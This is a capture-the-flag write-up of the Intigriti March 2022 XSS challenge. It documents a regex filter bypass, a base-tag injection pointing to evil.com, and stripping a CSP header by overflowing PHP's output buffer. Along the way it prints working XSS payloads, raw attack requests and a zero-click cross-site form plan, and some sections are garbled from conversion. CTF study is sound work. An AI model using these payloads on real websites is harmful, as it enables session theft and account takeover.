

# Challenge-0322


challenge-0322.intigriti.io/challenge/LoveSender.php

Send to us a safe message , don't forget to hash it :D

PlainText :

Hashing algorithm (MD5,sha1...) :

submit



## Phase 1 - Recon

First thing we do as usual is looking at the page source, this time there is no JS code in there, we just got a form

```
<div class="box">
<form method="post" action="LoveReceiver.php">
  <input type="hidden" name="token" value="1ddbec32abe37c3d9bf96b640fe6bcce26898afecd3ad53fd344bfc0ac3992f4">

  <div class="field">
    <div class="control">
      <label class="label" align="left">PlainText :</label>
      <input
        class="input is-primary"
        type="text"
        name="FirstText"
        placeholder="Insert here your password"
      >
      <label class="label" align="left">Hashing algorithm (MD5,sha1...) :</label>
      <input
        class="input is-primary"
        name="Hashing"
        type="text"
        placeholder="Insert here the hashing algorithm"
      >
    </div>
  </div>
  <button
    class="button is-block is-danger is-medium is-fullwidth"
  >
```

Looking at it, nothing really looks suspicious. So we go ahead and just submit it to see what we get:

**PlainText :**

test

**Hashing algorithm (MD5,sha1...) :**

md5

we get redirected to LoveReceiver endpoint this time

```
<center><h1> The message has been sent to our server :) </h1>
<center><h1> Plaintext : <span id='user'>test</span></h1>
<center><h1> Safe Text : <span id='user'>098f6bcd4621d373cade4e832627b4f6</span></h1>
<br>
<h2> I added also an additional filter, to avoid xss in case you can bypass the csp :D</h2>
```

challenge-0322.intigriti.io/challenge/LoveReceiver.php

**The message has been sent to our server :)**

**Plaintext : test**

**Safe Text : 098f6bcd4621d373cade4e832627b4f6**

We can see our input reflected in there with its hash and a really kawaii image. But there is something more as well

**I added also an additional filter, to avoid xss in case you can bypass the csp :D**

```
$stringa='/[(\`\\)]/';
$variable=preg_replace($string,'NotAllowedCharacter',$YourPayload);
```



Based on this we can tell that a CSP is in place and there is a XSS filter in place.

```

1 HTTP/2 200 OK
2 Date: Mon, 21 Mar 2022 16:04:32 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 1442
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Security-Policy: default-src 'none'; style-src
  'nonce-9b037c4c486aala492fcaa2927cb3d524137da37'; script-src
  'nonce-9b037c4c486aala492fcaa2927cb3d524137da37'; img-src 'self'
9 Vary: Accept-Encoding
10

```

Trying some XSS payload we can see clearly our input gets blocked

### PlainText :

<script>alert(document.domain)</script>

### Hashing algorithm (MD5,sha1...) :

md5

submit

```

ge has been sent to our server :) </h1>
: <span id='user'><script>alertNotAllowedCharacterdocument.domainNotAllowedCharacter</script></span></h1>
: <span id='user'>9b50525f0e0c0487627f1406a33f8fc5</span></h1>
lg.gif"><br>
ditional filter, to avoid xss in case you can bypass the csp :D</h2>
s-1R nno">

```

This XSS filter can be explained by looking at what the regex does

REGULAR EXPRESSION
no match (1 step, 3.0ms)

: / **[(\`\\)]** / gm

TEST STRING
insert your test string here

EXPLANATION

▼ / **[(\`\\)]** / gm

▼ **Match a single character present in the list below** **[(\`\\)]**

**(** matches the character **(** with index **40<sub>10</sub>** (**28<sub>16</sub>** or **50<sub>8</sub>**) literal

**\`** matches the character **`** with index **96<sub>10</sub>** (**60<sub>16</sub>** or **140<sub>8</sub>**) literal

**\\** matches the character **\** with index **41<sub>10</sub>** (**29<sub>16</sub>** or **51<sub>8</sub>**) literal

▼ **Global pattern flags**

As you can see, it blocks **(** and backticks **`**.

## Phase 2 - The Wall

This XSS filter is no big deal as its easy to bypass but that CSP is the problem. Looking at it in dept in the google's CSP auditor we can see there is indeed a way to bypass this

# Content Security Policy

[Sample unsafe policy](#)

[Sample safe](#)

```
Content-Security-Policy: default-src 'none'; style-src
'nonce-9b037c4c486aa1a492fcaa2927cb3d524137da37'; script-src
'nonce-9b037c4c486aa1a492fcaa2927cb3d524137da37'; img-src 'self'|
```

CSP Version 3 (nonce based + backward compatibility checks) ▼ ⓘ

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3

[expand/coll:](#)

✓ default-src	
✓ style-src	
ⓘ script-src	Consider adding 'unsafe-inline' (ignored by browsers supporting nonces/hashes) to be backward compatible with older browsers.
✓ img-src	
❗ base-uri [missing]	Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. Can you set it to 'none' or 'self'?
ⓘ require-trusted-types-for [missing]	Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy.

We can see the problem right away. But there is a problem, even if we bypass this CSP using base-uri the best we can do is make it pull files from a server we control, but all files on there are just images or gifs which are useless to us

For example:

payload - `</span><base href = https://evil.com/>`

This payload can bypass the CSP in place but if you look at what really happens after this, you will understand the problem

**PlainText :**

```
</span><base href = https://evil.com/>
```

**Hashing algorithm (MD5,sha1...) :**

md5

submit

**Safe Text : 8b29870c2def9ba500eb99a5752fe80f**

**I added also an additional filter, to avoid xss in case you can bypass the csp :D**



The base href makes the relative URLs load from the URL we specified (evil.com in this case). This would be a real problem if they were JS files since we can just host the file on our server and it will load, we get XSS and happy days. But thats not the case here since these are image files and even they are blocked because img-src is set to self in the CSP.

So now I hit a wall here, had absolutely no clue tf to do anymore. So I decided to cheat a little bit. One hint was already out at this point and I just decided to look at it because I had no clue how to proceed.



**INTIGRITI** @intigrity · Mar 22

Replying to @intigrity

💡 Time for that first hint!

Does size matter? Well for PHP it might!

## Phase 3 - Mysterious headers

So atleast I have some more ideas now! I decided to fuzz the living shit out of this webapp to see if I can get anything.

I decided to put random long strings in POST parameters to see if it leads to any strange behavior.

Some very weird behavior was noticed upon providing with a large string of any characters. It looks like the CSP header is no longer present if you provide a big payload like this, which means its very easy to get XSS now?



But the burning question that stops me from going ahead is, why??? what makes this happen?

I went on a deep journey and kept googling around until I found out what output buffering is in PHP. This weird behavior can be explained using that!

## Phase 4 - Solving the mystery?

So basically, shamelessly copy pasting what I read from docs and stackoverflow.


"Without output buffering (the default), your HTML is sent to the browser in pieces as PHP processes through your script. With output buffering, your HTML is stored in a variable and sent to the browser as one piece at the end of your script."

Once again, visually explaining what it means by shamelessly copy pasting images from stackoverflow, this might make more sense

## No output buffering

PHP script

Client Browser




If output buffering is turned on, then an `echo` will send data to the output buffer before sending it to the Browser.

# Output buffering

PHP script

Client Browser



But then again, you might be asking yourself (or me?) what does this have anything to do with our CSP header not showing up in the page response?

Very good question! It got me stuck for a few hours as well until I read that there is a limit to this buffer and what happens if that limit exceeds?



About 384,000 results (0.48 seconds)

## 4096 bytes

According to the above information, we can easily see that the default size of the PHP buffer under most configurations is **4096 bytes (4KB)** which means PHP buffers can hold data up to 4KB.

3 Sept 2014

<https://www.sitepoint.com> > ... > PHP > CMS & Frameworks

### PHP Streaming and Output Buffering Explained - SitePoint

About featured snippets • Feedback

According to the above information, we can easily see that the default size of the PHP buffer under most configurations is 4096 bytes (4KB) which means PHP buffers can hold data up to 4KB. Once this limit is exceeded or PHP code execution is finished, buffered content is automatically sent to whatever backend PHP is being used (CGI, mod\_php, FastCGI). Output buffering is **always off** in PHP-CLI. We will see what this means soon.

Does it make a tiny bit more sense now? it looks like when the limit is reached which it did, when we sent that huge string in the hashing parameter in POST request, the buffer was sent back in midway which most likely lead to the CSP header not getting set as it probably did not even make it into the buffer (my best guess!).

## Phase 5 - Combining the pieces

So now we have an idea why this happening, we can easily go ahead and bypass the XSS filter and pop that sweet XSS.

The following XSS payload can be crafted without brackets or backticks - `<script>[onerror=alert]throw document.domain</script>`

And this should work since CSP got rekt by our long string

Send to us a safe message , don't forget  
:D

### PlainText :

```
</span><script>{onerror=alert}throw document.domain</script>
```

### Hashing algorithm (MD5,sha1...):

testtesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttest

submit

Plaintext = `</span><script>{onerror=alert}throw document.domain</script>`

## Hashing Algorithm =

[illegible]



Turns out this token does not really matter, you can just put just something like "aaaa....." 64 times (token length) and it will still accept it!

```
1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
2 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82
3 Safari/537.36
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-Mode: navigate
8 Sec-Fetch-User: ?1
9 Sec-Fetch-Dest: document
10 Referer: https://challenge-0322.intigriti.io/challenge/LoveSender.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

token=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&
FirstText=
%3C%2Fspan%3E%3Cscript%3E%7Bonerror%3Dalert%7Dthrowdocument.domain%3C%2Fscript%3E&Hashing=
testtesttesttesttesttesttesttesttesttesttesttesttesttesttesttes
esttesttesttesttesttesttesttesttesttesttesttesttesttesttesttes
sttesttesttesttesttesttesttesttesttesttesttesttesttesttesttestt
testtesttesttesttesttesttesttesttesttesttesttesttesttesttesttes
testtesttesttesttesttesttesttesttesttesttesttesttesttesttesttes
```

There is one last problem now, that `Cookie` header is very important as well, if you remove it then the request fails as well:

**Request**

Pretty Raw Hex [icon] [icon] [icon]

```
1 POST /challenge/LoveReceiver.php HTTP/2
2 Host: challenge-0322.intigriti.io
3 Content-Length: 1492
4 Cache-Control: max-age=0
5 Sec-Ch-UA: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
6 Sec-Ch-UA-Mobile: ?0
7 Sec-Ch-UA-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: https://challenge-0322.intigriti.io
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
```


**Response**

Pretty Raw Hex Render [icon] [icon] [icon]

```
1 HTTP/2 403 Forbidden
2 Date: Wed, 23 Mar 2022 17:31:26 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 60
5 Set-Cookie: PHPSESSID=8asvortgb84as7ecir795jufn7; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9
10 The token is not set, send at least one request from the gui
```

Result of stripping off cookie header

Now why is this a problem? This is a problem because when you make a form out of this and host on your own website, anyone who visit it will get the following error:



The token is not set, send at least one request from the gui


why though you may ask? its because for that cookie to be set you need to have the loveSender.php endpoint open first which is where the cookie is set, if you don't do that and directly visit the LoveReceiver endpoint then the cookie is not set and our request looks like this:

```
1 POST /challenge/LoveReceiver.php HTTP/2
2 Host: challenge-0322.intigriti.io
3 Content-Length: 1492
4 Cache-Control: no-transform No Cookie Header!
5 Sec-Ch-Ua: "(Not:A:Brand";v="8", "Chromium";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: null
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit
Chrome/55.0.2883.87 Safari/537.36
root@y320qxj4aatp02faqagdlwcozf5a44st.burpcollaborator.net
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
;q=0.8,application/signed-exchange;v=b3;q=0.9
```

As you can see there is no cookie header and the whole thing just fails. How do we make it such that the moment someone clicks on a link that we send to victim, the payload triggers without any additional clicks?


To do this we just add some more JS code to open a new tab using `window.open` to the LoveSender endpoint which will mean the cookie is there and since samesite is set to none, the cookie will be appended by the browser and then just wait 5 or so seconds and then submit our form. This way everything will sink in and our XSS will trigger with 0 clicks (other than the clicked link)


The following form can be hosted on any webserver and anyone visiting that link will pop the XSS on that domain! (pop ups need to be enabled for this to work!)

[illegible][illegible][illegible]

```
testtesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttest  
in /var/www/html/challenge/LoveReceiver.php on line 25
```

```
testtesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttest
in /var/www/html/challenge/LoveReceiver.php on line 25
```

[illegible]



## References

<https://stackoverflow.com/questions/2832010/what-is-output-buffering>

<https://portswigger.net/research/xss-without-parentheses-and-semi-colons>

- gokuKaioKen